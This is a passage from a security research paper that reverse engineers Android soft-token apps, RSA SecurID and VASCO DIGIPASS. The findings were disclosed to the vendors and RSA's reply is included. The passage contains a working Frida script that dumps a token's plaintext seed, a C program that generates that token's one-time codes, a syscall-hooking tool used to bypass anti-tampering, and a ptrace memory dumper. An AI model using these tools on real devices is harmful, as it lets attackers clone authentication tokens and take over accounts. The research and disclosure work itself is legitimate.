root@hammerhead:/data/local/tmp # ./kmem_util c000f444 37 bf0003e4
ORIGVALUE: c00b1e90
NEWVALUE: bf0003e4

```

AUTOMATING SYSTEM CALL HOOKING WITH ZORK

Zork is a tool for on-the-fly hooking of Kernel system calls on Android. I developed this tool as part of my attempts to bypass defensive features in soft token solutions. Zork reads a list of user defined system call hooks and compiles them into a kernel module. It loads the module on the target device and overwrites the appropriate locations in `sys_call_table` to redirect the chosen system calls to the newly installed functions. Zork also stores the original values so that the system call table can be restored. This usually means that system calls can be patched and un-patched on the running system without interruption and kernel patches (the exception being hooking of blocking system calls – unloading those can lead to a Kernel panic in the current version).

This is what a typical Zork session looks like:

```
Pyramidal-Neuron:zork berndt$ ./zork --help
Usage: zork [options]
  -i, --intercept <syscall_list>  Comma-separated list of syscalls to activate
  -a, --intercept-all             Activate all syscalls
  -s, --intercept-safe            Activate only safe syscalls
  -p, --pid <pid>                 Target process PID
  -c, --comm <name>               Target process command line
  -f, --hfile <name>              Hooks file name (default: 'generic')
  -e, --emulator                  Target is emulator
  -n, --no-build <name>          Do not rebuild kernel module

Pyramidal-Neuron:zork berndt$ ./zork -i open --comm com.google.chrome
sys_call_table at c000f444
[ 56%] /data/local/tmp/zorkmod.ko
[100%] /data/local/tmp/zorkmod.ko

Patched sys_open (5) = bf000478, original function at c017bdb0
Syscall table patched. Press enter to restore.
```

Zork isn't quite ready for a public release yet (that is to say, I'm too ashamed of the code to publish it at this point – I'll put it on GitHub once I have added some basic exception handling). There are some references to Zork in the case studies chapter, as I used it extensively to bypass root detection, anti-tampering and anti-debugging.

CASE STUDIES

Time to put our reversing skills to the test! In the next part of this paper, we'll analyze two mobile token solutions: RSA SecurID and VASCO DIGIPASS. Both products are available for download on the Play Store. The exact versions tested were:

- RSA SecurID 2.0.4
- VASCO DIGIPASS for Mobile Build 4.10.0 (demo version - see also vendor comments on p. 64).
- VASCO MyBank Build 4.4.0 (demo version - see also vendor comments on p. 64).

Both RSA and Vasco employ additional measures, such as encryption, obfuscation and anti-tampering, to protect their users' data beyond the regular default security afforded by Android containerization. Vasco advertises its DIGIPASS as having “best in class hardening techniques including memory zeroing, reverse engineering protection, secure storage, and white box cryptography”²⁰. The goal of the analysis was to assess the difficulty of bypassing these protections and cloning a token instance given root access to a test device. The following process was used:

1. Gain an understanding of how OTPs are generated by each product. Both apps use proprietary algorithms, so reverse engineering those algorithms was a necessary first step;
2. Identify the shared secret(s) used to compute the OTPs, and find out how the secrets are stored;
3. Create a tool that extracts the secrets and produces the same sequence of OTPs (essentially creating a copy of the mobile token).

The final results and demonstration tools were sent to the vendors – I have included their comments at the end of the respective chapters (RSA – p. 44 , VASCO – p. 64).

²⁰ <https://www.vasco.com/products/two-factor-authenticators/software/mobile/digipass-for-mobile.html>

RSA SECURID: PROGUARD AND A PROPRIETARY ALGORITHM

RSA is one of the largest players in the OTP token market. First introduced 2002, RSA's SecurID Software tokens leverage the same algorithm as the RSA SecurID hardware token. Instead of being stored in hardware, the software token symmetric key is secured on the user's PC, smart phone or USB device. SecurID is available for iOS and Android – we'll take a look at the Android version. SecurID uses a proprietary algorithm that is based on 128-bit AES.

ANALYZING PROGUARD-PROCESSED BYTECODE

ProGuard is a code shrinker and obfuscator that comes with the Android SDK. Besides some other optimizations it also renames classes, methods and fields to meaningless names. ProGuard can be applied with little effort, and I found that it is used extensively by vendors looking to obfuscate the release bytecode. All soft token solutions we tested had ProGuard applied.

ProGuard applies light obfuscation by replacing most names within the bytecode with meaningless character combinations. This includes names of packages, classes, methods, and function arguments as well as instance and local variables.

```
private void e(f arg5) {
    if(!this.l) {
        this.o = this.c;
    }
    else if(this.m.equals(this.n)) {
        this.b();
    }

    if(!this.p || this.B == 0) {
        System.arraycopy(this.o, 0, this.x, 0, 16);
    }
}
```

How to annoy reverse engineers 101: Identifier renaming

While ProGuard doesn't offer very strong obfuscation, it does make the code a lot harder to understand and therefore slows down the manual analysis. Especially more complex implementations (such as cryptographic algorithms) can look quite intimidating at the first glance.

Knowing the algorithm used for OTP generation beforehand makes it much easier to find the corresponding methods in the code. RSA have not applied any obfuscation besides some basic name removals, so there is plenty of pointers and starting points for the analysis. Some things that can be helpful when analyzing default ProGuard stripped bytecode are:

PUBLIC EXPORTS

RSA SecurID comes with a library, SecurIDlib, that exports several named APIs. These APIs provide us with great starting points for the analysis. We are specifically looking for the classes that deal with computing the OTP, so methods like "getOTP()" are an obvious choice as starting points.

- generateSignature
- generateSignatureForTdp
- getDataFromTdp
- getDeviceId
- getLibraryInfo
- getNextOtp
- getOtp
- getTokenLastSignatureDate
- getTokenList

PLAINTEXT STRINGS

With no string encryption applied, we can learn a lot of information from the static strings contained in the bytecode. This includes static error messages, debugging information and string constants used for various purposes. For example, `enum Z` shown below is obviously a list of block cipher modes.

```
public enum Z {
    public static final enum Z a;
    public static final enum Z b;
    public static final enum Z c;

    static {
        Z.a = new Z("CBC", 0);
        Z.b = new Z("CTR", 1);
        Z.c = new Z("ECB", 2);
        Z.d = new Z[] {Z.a, Z.b, Z.c};
    }

    private Z(String arg1, int arg2) {
        super(arg1, arg2);
    }
}
```

Some classes implement the `toString()` method. This method is used to dump the contents of instance variables for debugging purposes. The string constant gives away the variable names originally stripped by ProGuard.


```
public String toString() {
    return this.getClass().getName() + "[szSerialNumber=" + this.szSerialNumber + ",iSeedLen=" + this.iSeedLen + ",iAlgorithm=" +
}
```

CRYPTOGRAPHIC ARTEFACTS

We can start our analysis with known implementations of cryptographic algorithms and then work our way backwards, tracing the algorithm inputs to their sources.

Cryptographic algorithms often contain unique elements such as constants, lookup tables, or specific operations that are easily visible. For example, we can identify an AES implementation by finding an instance of the AES S-box.


```
static {
    b.a = new byte[] {99, 124, 119, 123, -14, 107, 111, -59, 48, 1, 103, 4};
}
```



	0	1	2	3	4	5	6	7	8	9	a	b	c	d	e	f
00	63	7c	77	7b	f2	6b	6f	c5	30	01	67	2b	fe	d7	ab	76
10	ca	82	c9	7d	fa	59	47	f0	ad	d4	a2	af	9c	a4	72	c0
20	b7	fd	93	26	36	3f	f7	cc	34	a5	e5	f1	71	d8	31	15
30	04	c7	23	c3	18	96	05	9a	07	12	80	e2	eb	27	b2	75
40	09	83	2c	1a	1b	6e	5a	a0	52	3b	d6	b3	29	e3	2f	84

As another example, hashing algorithms such as SHA256 are easily identifiable by the constant numbers used in the algorithm.

```
static {
    bi.k = new int[] {1116352408, 1899447441, -1245643825, -373957723, 961987163, 1508970993};
}
```



Initialize array of round constants
(first 32 bits of the fractional parts of the cube roots of the first 64 primes 2..311):

```
k[0..63] :=
0x428a2f98, 0x71374491, 0xb5c0fbcf, 0xe9b5dba5, 0x3956c25b, 0x59f111f1, 0x923f82a4, 0xab1c5ed5,
0xd807aa98, 0x12835b01, 0x243185be, 0x550c7dc3, 0x72be5d74, 0x80deb1fe, 0x9bdc06a7, 0xc19bf174,
0xe49b69c1, 0xefbe4786, 0x0fc19dc6, 0x240ca1cc, 0x2de92c6f, 0x4a7484aa, 0x5cb0a9dc, 0x76f988da,
0x983e5152, 0xa831c66d, 0xb00327c8, 0xbf597fc7, 0xc6e00bf3, 0xd5a79147, 0x06ca3551, 0x14292967,
0x27b70a85, 0x2e1b2138, 0x4d2c6dfe, 0x53380d13, 0x650a7354, 0x766a0abb, 0x81c2c92e, 0x92722c85,
0xa2bfe8a1, 0xa81a664b, 0xc24b8870, 0xc76c51a3, 0xd192e819, 0xd6990624, 0xf40e3585, 0x106aa070,
0x19a4c116, 0x1e376c08, 0x2748b74c, 0x34b0bcb5, 0x391c0cb3, 0x4ed8aa4a, 0x5b9cca4f, 0x682e6ff3,
0x748f82ee, 0x78a5636f, 0x84c87814, 0x8cc70208, 0x90befffa, 0xa4506ceb, 0xbef9a3f7, 0xc67178f2
```

TAKING A SHORTCUT

An open source implementation of the algorithm called *token* is available. *Token* seems to be fully compatible with RSA’s token products so it should give us some insight into the core algorithm. We’ll then have an easier time to find the corresponding methods in the Java bytecode.

From the *token* source code we can gather that the OTP is obtained is by applying five rounds of AES encryption to the seed and truncating the result. The five round keys are generated dynamically from the token serial and the current timestamp. The user PIN is used as part of the last round key if available (otherwise this part of the key is padded with `0xbb`).

```
AES Key (1) = 0xaa 0xaa [ TS (2) ] 0xaa 0xaa 0xaa 0xaa [ TOKEN SERIAL (4) ] 0xbb 0xbb 0xbb 0xbb
AES Key (2) = 0xaa 0xaa [ - TS (3) -- ] 0xaa 0xaa 0xaa [ TOKEN SERIAL (4) ] 0xbb 0xbb 0xbb 0xbb
AES Key (3) = 0xaa 0xaa [ ---- TS (4) ---- ] 0xaa 0xaa [ TOKEN SERIAL (4) ] 0xbb 0xbb 0xbb 0xbb
AES Key (4) = 0xaa 0xaa [ ----- TS (5) -----] 0xaa [ TOKEN SERIAL (4) ] 0xbb 0xbb 0xbb 0xbb
AES Key (5) = [ ----- TS (8) ----- ] [ TOKEN SERIAL (4) ] [ PIN (4) or 0xbb ]
```

We find an implementation of the same algorithm in the Android version of SecurID in the class `com.rsa.securidlib.D.n`.

DATA STORAGE AND RUNTIME ENCRYPTION

SecurID stores its token data in a SQLite database file named `securidDB`. In Android, we find this file in the app’s data directory. An inspection of the database shows a single table named “tokens” that contains one row for each of the provisioned tokens. The seed is saved as an encrypted binary blob in the column `root_seed`.

```
Pyramidal-Neuron:~ berndt$ sqlite3 SecurIDDB
```

```

sqlite> .schema tokens
CREATE TABLE tokens (SERIALNUMBER text primary key not null,NICKNAME text not null,EXPIRATIONDATE
text not null,PINTYPE integer not null,PRNPERIOD integer not null,PRNLENGTH integer not
null,ROOTSEED blob not null,OTPMODE integer not null,DEVICEBINDINGDATA text not null,ALGORITHM
integer not null,BIRTHDATE integer not null,MAXTXCOUNT integer not null,SIGNATURECOUNT integer not
null,LASTTXTIME integer not null,TOKENHASH blob not null);
sqlite> select * from tokens
...> ;
150423696569|Token 1|1469836800000|33|60|8|
^???|0||1|0|0|0|0|G?_3?`c#???aRn_?^?P?Lq?^Y??0???*

```

An analysis of the bytecode responsible for loading the seed show that RSA has been careful not to reveal any sensitive data in memory unless absolutely necessary.




Figure 10: The seed is loaded from the database and encrypted in memory (class and method names annotated)

The binary value retrieved from the database is decrypted with a key that is generated out of various device-dependent values including the IMEI and the WIFI interface MAC address. The result is passed directly to the constructor of an encrypted data storage class (here named EncryptedString) that immediately encrypts the value with a randomly generated runtime key. The de-obfuscated code below shows the instance variables and some of the methods of the EncryptedString class.




Figure 11: Overview of the EncryptedString class (class and method names annotated).

The same class also offers a static method that overwrites the contents of a byte array three times (apparently doing it only once wasn't considered safe enough). This method is used throughout the application to clear sensitive data from memory.


```
public static void eraseMemory(byte[] arg0) {
    EncryptedString.fillWithNull(arg0);
    EncryptedString.fillWithMinusOne(arg0);
    EncryptedString.randomNum(arg0);
}
```

Figure 12: This static method zeroes out a byte array, then overwrites the contents with random data (class and method names annotated).

As a result of the above measures, the seed as well as the associated AES runtime keys are held in memory only for the minimum time necessary. A naive memory dump has a very small chance of successfully capturing the seed or either of the AES keys.

TOOL TIME: RSACLONEID

One of the easiest way of obtaining the plaintext seed is using code injection. As there is no protection against ptrace-based attacks, we can inject the Frida engine and instantiate classes in the live process. We can then (ab)use the app's own methods to do the work for us and dump the plaintext seed.

The following code listings show the tools I used for my demonstration: A Frida-Python script to dump the seed, and a small C program that calculates the current OTP given the token serial and seed as input. Note that I've removed some of the SecurID-internal class and method names from this sample code.

This is a simple proof-of-concept that works only via USB debugging on a rooted device. A better method for real-world attacks would be to reverse engineer the composition of the device key so that the plaintext seed can be extracted directly from the SQLite database.

```
#!/usr/bin/python

import frida
import sys
import struct
from Crypto.Cipher import AES

session = frida.get_usb_device().attach("com.rsa.SecurIDApp")

script = session.create_script("""

Java.perform(function () {

var at = Java.use("android.app.ActivityThread");

var app = at.currentApplication();

var DeviceIdHelper = Java.use("com.rsa.SecurIDlib.android.[-removed-]");
var DatabaseHelper = Java.use("com.rsa.SecurIDlib.android.[-removed-]");
var CryptImpl = Java.use("com.rsa.SecurIDlib.a.[-removed-]");

idh = DeviceIdHelper.$new(app);
dbh = DatabaseHelper.$new(app);

var db = dbh.getWritableDatabase();

cursor = db.query("tokens", null, null, null, null, null, null);
cursor.moveToFirst();
```

```

send ("Token Serial: " + cursor.getString(0));

var encryptedSeed = cursor.getBlob(6);
var CryptoEngine = CryptImpl.b();

// this method dynamically generates an AES key from the device ID
var key = idh.c(db);

var seed = CryptoEngine.b(encryptedSeed,key);

send(seed);

})

""")

def on_message(message, data):
    global seed

    if (len(message['payload']) == 16):
        seed = list(message['payload']);
    else:
        print message['payload'];

script.on('message', on_message)
script.load()

seed = struct.pack("16b", *seed)

print "--- ROOT SEED ---\n" + ":".join("{:02x}".format(ord(c)) for c in seed)

```

Frida-Python script that dumps the plaintext seed from a device connected via USB. Note: Class and method names internal to SecurID have been removed from this code.

```

#include <getopt.h>
#include <signal.h>
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <time.h>
#include <unistd.h>
#include <sys/types.h>

#include "stoken.h"
#include "securid.h"
#include "sdtid.h"
#include "stoken-internal.h"

void usage(char * fn) {
    printf("Usage: %s <serial> <seed>\n", fn);
    exit(0);
}

```

```
int main(int argc, char **argv)
{
    char code[16];

    if (argc != 3) {
        usage(argv[0]);
    }

    if (strlen(argv[1]) != 12) {
        printf("Invalid token serial: Must be 12 digits.\n");
        usage(argv[0]);
    }

    if (strlen(argv[2]) != 47) {
        printf("Invalid seed. Use format hh:hh:hh:hh(...)\n");
        usage(argv[0]);
    }

    struct securid_token *token = malloc(sizeof(struct securid_token));
    memset(token, 0, sizeof(struct securid_token));

    char *p = argv[2];

    for (int i = 0; i < 16; i++) {
        if (sscanf(p, "%hhx", (char*)(token->dec_seed + i)) == EOF) {
            printf("Invalid seed. Use format hh:hh:hh:hh(...)\n");
            usage(argv[0]);
        }
        p += 3;
    }

    strcpy(token->serial, argv[1]);
    strcpy(token->pin, "0000");

    token->version = 2;
    token->pinmode = 3;
    token->has_dec_seed = 1;

    token->flags = 17369;

    securid_compute_tokencode(token, time(NULL), code);

    puts(code);

    return 0;
}
```

C program to compute the OTP given the token serial and plaintext seed. Needs stoken headers and libraries.



Figure 13: Live demonstration screenshot (if you're wondering about that progress bar: It's the ruby progress_bar gem).

VENDOR RESPONSE

I provided a draft of this paper to RSA in advance, and received an extensive response including recommendations on how to configure RSA SecurID to prevent the attacks outlined above. The full response is printed as follows (I allowed myself to add footnotes and comments on some of the points).

RSA has evaluated your case study both from a research methodology and technical accuracy perspective. Here are our findings:

- *We believe the information you presented does not represent any new risk for our customers who follow [Best Practices for RSA SecurID Software Tokens](#).*
- *Your research simulates attack methods requiring a level of privileged access in the operating system that, if used by a motivated adversary, would compromise normal applications running on the rich OS (e.g. Android). Our best practices recommend not installing or running SecurID Software Token on rooted or jail-broken devices.*
- *RSA SecurID Software Token is a 2-factor authentication system. The attacker must also compromise the other factor – typically a PIN or a Password, in order to have any impact on the user or customer. Our best practices recommend not using the SecurID token without a PIN or password as an additional factor. Failed attempts to guess the PIN or password will automatically cause the system to lock the SecurID account.*
- *The attack is targeted and requires physical access to the device, and, therefore, it is not scalable²¹.*

²¹ While this is true for the specific proof-of-concept I showed, it is easy to conceive variants of the attack that work remotely and could be used on a large scale.

- *This attack focused primarily on one operating environment in which RSA SecurID operates, rather than on RSA SecurID technology itself. In our view, there is no new vulnerability or flaw specific to the RSA authentication technology; RSA SecurID technology itself was not compromised in order to execute this demonstration*

Advanced application protection techniques such as those used for code obfuscation, application tampering prevention and root detection can make the job of attackers more difficult and in some cases deter them from performing the attack. However, a determined attacker with physical or root access to the user's device and with the level of sophistication one would have to have to perform the attack you simulated will not be deterred by such protection mechanisms and will ultimately succeed to overcome them. RSA invested significantly in ensuring that SecurID system as a whole is well protected, by implementing and enforcing multiple lines of defenses. When one line of defense is compromised, the attack will not have any impact on the overall system.

One of the defense mechanisms we have in place, in addition to application protection mechanisms, data and key material encryption, device binding, etc is the use of a PIN or a password in conjunction with the token. Our customers are offered 3 operation modes to select from and meet their usability requirements:

- *PIN-pad style mode*
- *Fob style mode*
- *PIN-less mode*

In PIN-pad style mode and Fob style mode, the user is required to select and enter PIN to generate the authentication passcode. In PIN-less mode the user is not required to select a PIN, but must use another factor such as a password to access SecurID protected applications.

PIN-pad and Fob modes are the most commonly used modes by our customers. The PIN is managed in our backend authentication server. In PIN-pad style mode the user PIN is used in the OTP computation. An invalid PIN will result in an invalid OTP value. Sending a number of invalid OTP values to the server will automatically cause the SecurID token account to lock. Our PIN protection makes it nearly impossible for the attacker to guess or perform a brute-force on the PIN. The attacker must input the PIN to the algorithm; validate the computed OTP value by sending it to the RSA authentication server, then wait for 60 seconds before trying the next OTP value.

As is RSA's standard practice, we will take your findings and use them to continue to ensure that RSA SecurID technologies and implementation methods address possible risks. RSA SecurID technology remains among the world's most trusted multi-factor authentication solution, and we will continue to innovate and incorporate input from the security community to ensure that it delivers the industry-leading security our customers require.

SUMMARY

This chapter gave some insight into RSA's OTP algorithm as well as RSA's efforts at obfuscation and encryption of sensitive data on permanent storage and in memory, and showed one possible way of bypassing those protections. I agree with RSA's assessment that PIN-pad mode, or similar features that use *something the user knows* for the OTP calculation, are effective ways of preventing this kind of attack.

In my opinion, an app such as RSA SecurID would benefit somewhat from additional protections, such as stronger obfuscation, root detection, and anti-debugging, which provide some extra security in case the OS is compromised. It is not only a question of whether the user willingly runs the app on a rooted

device, as an increasing amount of auto-rooting malware is being discovered²². While it is true that adversaries can ultimately overcome any kind of protection, the question is where the bar should be set for an app used for authentication purposes. In the next chapter, we'll have a look at another mobile token solution that implements some of those additional defenses.

²² <https://blog.lookout.com/blog/2015/11/04/trojanized-adware/>

VASCO DIGIPASS: ADVANCED ANTI-TAMPERING

Vasco DIGIPASS is the software incarnation of VASCO Data Security's OTP authentication solution. It generates OTPs using a proprietary algorithm that incorporates AES/Triple DES encryption. Different OTP variants are supported, including "response only" (time based, event based, or both), "host confirmation code", challenge/response and MAC/signature. It also has support for user PIN entry, with the option of generating an invalid password or resetting the token if a wrong PIN is entered.

Vasco DIGIPASS employs multiple anti-tampering and anti-debugging mechanisms. The app ships with an obfuscated native library that is intimately tied to the Java app via Android instrumentation. The library, `libshield.so`, is unpacked at initialization time and registers a large amount of JNI functions that are called routinely by the app. The defenses – many of which are original inventions - are distributed throughout both the Java bytecode and native code.

INITIAL ANALYSIS

A high amount of obfuscation has also been applied to both the DEX files and the native library. Strings are mostly loaded from `libshield.so` at runtime and thus cannot be resolved by looking at the Java bytecode alone. Class, object and field names have been discarded. Some of the code references large multi-dimensional lookup tables, indicating implementations of white-box cryptography.

```
e.a(arg5, zrB822rY.m_vib_IK(870), v0.eC());
String v0_1 = v1.BC == 2 ? zrB822rY.m_vib_IK(871) : zrB822rY.m_vib_IK(883);
e.a(arg5, zrB822rY.m_vib_IK(872), v0_1);
e.a(arg5, zrB822rY.m_vib_IK(873), v1.eC());
e.a(arg5, zrB822rY.m_vib_IK(874), j.vqmaXuq5);
e.a(arg5, zrB822rY.m_vib_IK(875), j.RsR2eV6z);
e.a(arg5, j.Z3X543vG, j.HAWtPLny);
e.a(arg5, j.mT0Euk53, j.Bd69GXL);
e.a(arg5, j.sgbVvmk1, j.DBFiBiui);
e.a(arg5, zrB822rY.m_vib_IK(876), j.yTpJikcj);
e.a(arg5, j.Dk8bupD2, zrB822rY.m_vib_IK(877));
e.a(arg5, j.NCyvfQ3F, j.ossd811b);
e.a(arg5, j.uGgZnIOV, zrB822rY.m_vib_IK(878));
e.a(arg5, j.GVXChCK3, zrB822rY.m_vib_IK(879));
e.a(arg5, zrB822rY.m_vib_IK(880), zrB822rY.m_vib_IK(881));
e.a(arg5, zrB822rY.m_vib_IK(882), j.w0c3nds);
int v0_2;
for(v0_2 = 0; v0_2 < 8; ++v0_2) {
    e.a(arg5, pw.a[v0_2], j.zBc2QCRG);
}

e.a(arg5, zrB822rY.m_vib_IK(884), j.ojBlsUxk);
e.a(arg5, j.XhNADXRu, zrB822rY.m_vib_IK(885));
e.a(arg5, zrB822rY.m_vib_IK(886), zrB822rY.m_vib_IK(887));
e.a(arg5, zrB822rY.m_vib_IK(888), j.lr2hu_C7);
e.a(arg5, zrB822rY.m_vib_IK(889), zrB822rY.m_vib_IK(890));
e.a(arg5, zrB822rY.m_vib_IK(891), j.NJ5QXhyq);
```

These are string constants!
Content is loaded from native library at runtime.

The first interesting observation is that the DIGIPASS process does not show up in the process list. Looking closer, it turns out that there are two processes running as the app user (`u0_a84`). As a part of its startup routines, the app renames itself to one out of a list of Android system processes. It is also interesting to note that the app forks a second process (this is part of the anti-native-debugging scheme described later).

```

dhcp      14406 1      9344 652  ffffffff 00000000 S /system/bin/dhccpd
u0_a2     14409 12704 1493044 42892 ffffffff 00000000 S com.android.providers.calendar
radio     14713 12704 1492892 38624 ffffffff 00000000 S com.qualcomm.qcrilmsgtunnel
u0_a18    14744 12704 1551996 64172 ffffffff 00000000 S com.android.vending
u0_a58    14882 12704 1671900 69480 ffffffff 00000000 S com.google.android.apps.maps
u0_a15    14968 12704 1643912 68792 ffffffff 00000000 S com.google.android.talk
u0_a46    15016 12704 1511248 46028 ffffffff 00000000 S com.google.android.apps.fitness
u0_a32    15073 12704 1527912 52212 ffffffff 00000000 S com.google.android.calendar
u0_a70    15193 12704 1536888 55472 ffffffff 00000000 S com.google.android.gm
u0_a3     15280 12704 1491196 40132 ffffffff 00000000 S com.android.cellbroadcastreceiver
u0_a67    15390 12704 1543840 56504 ffffffff 00000000 S com.google.android.apps.plus
u0_a60    15421 12704 1615168 62388 ffffffff 00000000 S com.google.android.music:main
shell     15538 223   9204 620  c0789d7c b6f659e8 S logcat
root      15644 2      0      0      ffffffff 00000000 S kworker/u:4
u0_a83    15650 12704 1493760 39268 ffffffff 00000000 S eu.chainfire.supersu
u0_a84    15717 12704 1546928 71524 ffffffff 00000000 S com.google.android.gms
root      15723 2      0      0      ffffffff 00000000 S kworker/u:5
u0_a84    15761 15717 1503548 39780 ffffffff 00000000 T com.google.android.gms
u0_a76    15767 12704 1490732 37908 ffffffff 00000000 S com.qualcomm.timeservice
u0_a39    15810 12704 1501348 45820 ffffffff 00000000 S com.google.android.deskclock
u0_a9     15946 12704 1594860 56584 ffffffff 00000000 S com.google.android.gms:car
shell     16053 223   10672 768  00000000 b6f3637c R ps
berndt@osboxes:~$

```

Figure 14: Wait a minute...

Naturally, the app shuts down on a rooted device and attaching the native debugger fails. Trying to attach JDB to the process also holds an unpleasant surprise:

```

Pyramidal-Neuron:SoftToken berndt$ adb forward tcp:7777 jdwp:23282
Pyramidal-Neuron:SoftToken berndt$ jdb -attach localhost:7777
java.io.IOException
    (... )
    at com.sun.tools.jdi.GenericAttachingConnector.attach(GenericAttachingConnector.java:117)
    at com.sun.tools.jdi.SocketAttachingConnector.attach(SocketAttachingConnector.java:90)
    at com.sun.tools.example.debug.tty.VMConnection.attachTarget(VMConnection.java:519)
    at com.sun.tools.example.debug.tty.VMConnection.open(VMConnection.java:328)
    at com.sun.tools.example.debug.tty.Env.init(Env.java:63)
    at com.sun.tools.example.debug.tty.TTY.main(TTY.java:1066)
Fatal error:
Unable to attach to target VM.

```

Our first goal is to enable dynamic analysis by restoring debugging and tracing functionality. The anti-debugging code is probably executed during application startup, but it is always possible to attach a debugger earlier in the app lifecycle (e.g. when the hosting process is forked off Zygote).

Because the app often jumps between Java and native code, we want to have both a JDWP and native debugger attached. Both can be used simultaneously without issues – we just need to be careful not to cause timeouts in the Java debugger by stopping the native process at the wrong times. If we can single out the protection feature(s) causing our debuggers to fail, we might find a way to patch the app or otherwise disable the mechanisms.

Android offers a handy feature that allows developers to pause an app before any of its initialization methods are called. This feature however requires the “android:debuggable=true” attribute be set in the app Manifest (at least in Marshmallow, the target app won’t show up in the list of debug apps even without this Manifest setting, even if debuggable is set to true in default.prop). Changing the Manifest file is not a good option at this stage, as this might trigger app integrity checks and give the app additional reasons to malfunction.

What we can do however is using a (crude) shell script hack to pause the process once it pops up in the process list. This is usually sufficient to stop the process in time before any application code has been run.

```
while true; do pid=$(pgrep 'VASCO DIGIPASS' | head -1); \if [[ -n "$pid" ]]; then kill -STOP $pid; break; fi; done
```

We'd also like to have an unpacked version of `libshield.so` for analysis. The library is unpacked at load time, so we can set a Java breakpoint after the call to `System.LoadLibrary` and then dump the memory segments associated with the library. Note that any `.ctors` functions as well as `JNI_Load()` have already run by then. This can be a problem in cases where anti JDWP functionality is contained in these functions. In that case the "stop at library load" function in IDA Pro's native debugging mode comes in handy – this allows us to stop the process before any code is run and trace or single-step through the native code.

The `ptrace` system call can be used to read the memory of a process - I used the following simple C program to dump the memory contents into a file.

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/ptrace.h>

int main(int argc, char **argv) {

    if (argc == 4) {
        int pid = atoi(argv[1]);
        int number;

        ptrace(PTRACE_ATTACH, pid, NULL, NULL);
        wait(NULL);
        long start_address;
        sscanf(argv[2], "0x%x", (unsigned int *)&start_address);
        int total_words;
        sscanf(argv[3], "%d", (int *)&total_words);
        dump_memory(pid, start_address, total_words);
        ptrace(PTRACE_CONT, pid, NULL, NULL);
        ptrace(PTRACE_DETACH, pid, NULL, NULL);

    }
    else {
        printf("%s <pid> <start_address> <total_words> \nwhere <start_address> is in hexadecimal (remember the \"0x\" in front is needed - by sscanf())\n", argv[0]);
        exit(0);
    }
}

dump_memory(int pid, unsigned int start_address, int total_words) {

    unsigned int address;
    unsigned int number = 0;

    FILE *fp = fopen("/sdcard/memdump", "w");
```

```

for (address=start_address;address<start_address+total_words*4;address+=4) {
    number=ptrace(PTRACE_PEEKDATA, pid, (void *)address, (void *)number);
    fwrite(&number , 1 , sizeof(unsigned int) , fp);
}

fclose(fp);
}

```

Memory dumping tool - a slightly modified version of dump_android_memory.c by Laszlo Totb²³

A look at the disassembly of the unpacked binary shows that control flow obfuscation has been applied. The call graphs generated by IDA Pro – while undeniably beautiful to look at – are not a big help in terms of helping us understand the control flow. In this case, having some form of debugging or tracing is very helpful.

